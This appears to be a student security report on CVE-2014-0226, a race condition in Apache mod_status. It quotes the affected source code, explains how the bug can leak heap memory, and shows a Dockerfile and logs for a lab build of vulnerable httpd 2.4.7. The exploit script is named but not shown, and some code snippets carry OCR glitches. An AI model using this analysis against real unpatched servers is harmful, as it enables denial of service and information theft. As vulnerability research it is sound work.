Inter-IIT Final Report

CVE-2014-0226


Github

Bug Overview

Race condition in the *mod_status module* in the Apache HTTP Server before 2.4.10 allows remote attackers to cause a denial of service(DOS) (heap-based buffer overflow), or possibly obtain sensitive credential information or execute arbitrary code, via a crafted request that triggers improper scoreboard handling within the *status_handler function* in *modules/generators/mod_status.c* and the *lua_ap_scoreboard_worker function* in modules/lua/lua_request.c.

Analysis

We first look at status/utils.c




```
}
AP_DECLARE(char *) ap_escape_logitem(apr_pool_t *p, const char *str)
{
    char *ret;
    unsigned char *d;
~/CVE_test/apache/httpd-2.4.7/CMakeLists.txt
    apr_size_t length, escapes = 0;

    if (!str) {
        return NULL;
    }

    /* Compute how many characters need to be escaped */
    s = (const unsigned char *)str;
    for (; *s; ++s) {
        if (TEST_CHAR(*s, T_ESCAPE_LOGITEM)) {
            escapes++;
        }
    }

    /* Compute the length of the input string, including NULL */
    length = s - (const unsigned char *)str + 1;

    /* Fast path: nothing to escape */
    if (escapes == 0) {
        return apr_pmemdup(p, str, length);
    }

    /* Each escaped character needs up to 3 extra bytes (0 --> \x00) */
    ret = apr_palloc(p, length + 3 * escapes);
    d = (unsigned char *)ret;
    s = (const unsigned char *)str;
    for (; *s; ++s) {
        if (TEST_CHAR(*s, T_ESCAPE_LOGITEM)) {
```

Here ap_escape_logitem function takes in a string and returns the string without any escape characters(being special characters). Now if there are zero escapes then the function directly returns the string using **apr_pmemdup** indicated in line 1931**.**

Now lets consider a multithreaded condition, one thread leads to the calling of ap_escape_logitem function but before it enters and assuming zero escapes, before it enters the apr_pmemdup some other thread modifies the memory location storing the string to some other value. This would lead to apr_pmemdup copying the values from the modified memory location and then the string would not be zero ended at the end.


Now we look at **mod_status.c** in modules/generators, at



```
822                                  ws_record->times.tms_cutime +
823                                  ws_record->times.tms_cstime) / tick,
824 #endif
825                                 (long)apr_time_sec(nowtime -
826                                                    ws_record->last_used),
827                                 (long)req_time);
828
829                     ap_rprintf(r, "</td><td>%-1.1f</td><td>%-2.2f</td><td>%-2.2f\n",
830                                 (float)conn_bytes / KBYTE, (float) my_bytes / MBYTE,
831                                 (float)bytes / MBYTE);
832
833                     ap_rprintf(r, "</td><td>%s</td><td nowrap>%s</td>"
834                                   "<td nowrap>%s</td></tr>\n\n",
835                                 ap_escape_html(r->pool,
836                                                ws_record->client),
837                                 ap_escape_html(r->pool,
838                                                ws_record->vhost),
839                                 ap_escape_html(r->pool,
840                                                ap_escape_logitem(r->pool,
841                                                        ws_record->request)));
842                 } /* no_table_report */
843             } /* for (j...) */
844         } /* for (i...) */
845
846         if (!no_table_report) {
847             ap_rputs("</table>\n \
848 <hr /> \
```

In this part of the code, in Line 839 we see that ap_escape_logitem is called, on its completion it passes the string to ap_escape_html.


This part of the code is part of a larger loop where worker structs are being iterated. The worker struct being part of **scoreboard.h** is given below.



```c
typedef struct worker_score worker_score;
struct worker_score {
#if APR_HAS_THREADS
    apr_os_thread_t tid;
#endif
    int thread_num;
    /* With some MPMs (e.g., worker), a worker_score can represent
     * a thread in a terminating process which is no longer
     * represented by the corresponding process_score.  These MPMs
     * should set pid and generation fields in the worker_score.
     */
    pid_t pid;
    ap_generation_t generation;
    unsigned char status;
    unsigned short conn_count;
    apr_off_t     conn_bytes;
    unsigned long access_count;
    apr_off_t     bytes_served;
    unsigned long my_access_count;
    apr_off_t     my_bytes_served;
    apr_time_t start_time;
    apr_time_t stop_time;
    apr_time_t last_used;
#ifdef HAVE_TIMES
    struct tms times;
#endif
    char client[32];            /* Keep 'em small... */
    char request[64];           /* We just want an idea... */
    char vhost[32];             /* What virtual host is being accessed? */
};
```

The request field can be modified using the **update_child_status_internal** function which can be called by the other thread at the same time when ap_escape_logitem is being called. This might lead to a change in the string and returning a string without zero ended.

Now after the ap_escape_logitem returns a faulty string, it is then passed to ap_escape_html,




```c
AP_DECLARE(char *) ap_escape_html2(apr_pool_t *p, const char *s, int toasc)
{
    int i, j;
    char *x;

    /* first, count the number of extra characters */
    for (i = 0, j = 0; s[i] != '\0'; i++)
        if (s[i] == '<' || s[i] == '>')
            j += 3;
        else if (s[i] == '&')
            j += 4;
        else if (s[i] == '"')
            j += 5;
        else if (toasc && !apr_isascii(s[i]))
            j += 5;

    if (j == 0)
        return apr_pstrmemdup(p, s, i);

    x = apr_palloc(p, i + j + 1);
    for (i = 0, j = 0; s[i] != '\0'; i++, j++)
        if (s[i] == '<') {
            memcpy(&x[j], "&lt;", 4);
            j += 3;
        }
        else if (s[i] == '>') {
            memcpy(&x[j], "&gt;", 4);
            j += 3;
        }
        else if (s[i] == '&') {
            memcpy(&x[j], "&amp;", 5);
            j += 4;
        }
        else if (s[i] == '"') {
            memcpy(&x[j], "&quot;", 6);
            j += 5;
        }
        else if (toasc && !apr_isascii(s[i])) {
            char *esc = apr_psprintf(p, "&#%3.3d;", (unsigned char)s[i]);
            memcpy(&x[j], esc, 6);
            j += 5;
        }
        else
            x[j] = s[i];

    x[j] = '\0';
    return x;
}
```

What this funtion does it copies the contents of the given string and copies it onto x removing the escaped letters. Since the apr_pmemdup allocated some bytes but the length of the string might not be the same since is changed, the function after the length of the original request starts copying from random memory. Hence this might cause information leak.

Exploitation


We set up the enviroment using docker, we install apache-2.4.7 on a ubuntu image using a docker file.




CVE-2014-0226 > dockerfile

```dockerfile
FROM ubuntu:latest
RUN apt-get update
#installing essential libraries
RUN apt-get -y install unzip wget git less subversion python3 curl
RUN apt-get -y install libtool-bin libtool autoconf build-essential vim libxml2 libexpat1-dev libpcre3-dev
#Copying the apache file
COPY /apache/httpd-2.4.7 .
#getting the apache apr to run the exploit
RUN svn co http://svn.apache.org/repos/asf/apr/apr/trunk srclib/apr
#Configuring with the apr
RUN ./buildconf
RUN ./configure --enable-mods-shared=reallyall --with-included-apr
# installing httpd 2.4.7
RUN make
RUN make install
# COPY ./apache /etc/apache
# Copying out explot code
COPY ./cve_226.py .
# Setting the server status and extended status
RUN echo 'SetHandler server-status\nExtendedStatus On' >> /usr/local/apache2/conf/httpd.conf
EXPOSE 80
```

After building the above docker file we get an image, which can then be run in interactive mode using the -it flag,




```
fossil@192 CVE-2014-0226 % docker build -t cve_explot .
[+] Building 162.9s (17/17) FINISHED
 => [internal] load build definition from Dockerfile                       0.0s
 => => transferring dockerfile: 1.08kB                                     0.0s
 => [internal] load .dockerignore                                          0.0s
 => => transferring context: 2B                                            0.0s
 => [internal] load metadata for docker.io/library/ubuntu:latest           0.0s
 => [ 1/12] FROM docker.io/library/ubuntu:latest                           0.0s
 => [internal] load build context                                          0.2s
 => => transferring context: 558.21kB                                      0.2s
 => CACHED [ 2/12] RUN apt-get update                                      0.0s
 => [ 3/12] RUN apt-get -y install unzip wget git less subversion python  11.4s
 => [ 4/12] RUN apt-get -y install libtool-bin libtool autoconf build-es  26.3s
 => [ 5/12] COPY /apache/httpd-2.4.7 .                                     0.5s
 => [ 6/12] RUN svn co http://svn.apache.org/repos/asf/apr/apr/trunk srcl  9.2s
 => [ 7/12] RUN ./buildconf                                                3.6s
 => [ 8/12] RUN ./configure --enable-mods-shared=reallyall --with-includ  16.7s
 => [ 9/12] RUN make                                                      84.3s
 => [10/12] RUN make install                                               9.5s
 => [11/12] COPY ./cve_226.py .                                            0.0s
 => [12/12] RUN echo 'SetHandler server-status\nExtendedStatus On' >> /us  0.3s
 => exporting to image                                                     0.9s
 => => exporting layers                                                    0.9s
 => => writing image sha256:8fffcc1586153280361bbeaa4f7b02db97800d76ff6e4  0.0s
 => => naming to docker.io/library/cve_explot                              0.0s

Use 'docker scan' to run Snyk tests against images to find vulnerabilities and l
earn how to fix them
```



```
fossil@192 CVE_test % docker images
REPOSITORY   TAG       IMAGE ID       CREATED          SIZE
<none>       <none>    314efd91960a   33 seconds ago   734MB
ubuntu       latest    4c2c87c6c36e   5 days ago       69.2MB
fossil@192 CVE_test % docker run -it 314efd91960a
root@c3ec58d7d726:/#
```


And now we are inside the terminal, we first start the apache server, using ./httpd command which starts our server,




```
root@c3ec58d7d726:/# ./httpd
AH00558: httpd: Could not reliably determine the server's fully qualified domain name, using 172
.17.0.2. Set the 'ServerName' directive globally to suppress this message
```

The server is running at 127.0.0.1 at port 80 in local host.

We can look at the server status page using curl command and saving the output to a html file.



```
root@768430236b30:/# curl -o output.html 127.0.0.1:80
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 34296    0 34296    0     0  4500k      0 --:--:-- --:--:-- --:--:-- 5582k
```



Apache Server Status for 127.0.0.1 (via 127.0.0.1)

Server Version: Apache/2.4.7 (Unix)
Server MPM: event
Server Built: Dec 21 2022 14:10:04

Current Time: Wednesday, 21-Dec-2022 14:33:26 UTC
Restart Time: Wednesday, 21-Dec-2022 14:20:15 UTC
Parent Server Config. Generation: 1
Parent Server MPM Generation: 0
Server uptime: 13 minutes 10 seconds
Server load: 0.03 0.66 0.56
Total accesses: 1769670 - Total Traffic: 8.8 GB
CPU Usage: u18.49 s18.64 cu0 cs0 - 4.7% CPU load
2240 requests/sec - 11.4 MB/second - 5.2 kB/request
1 requests currently being processed, 74 idle workers

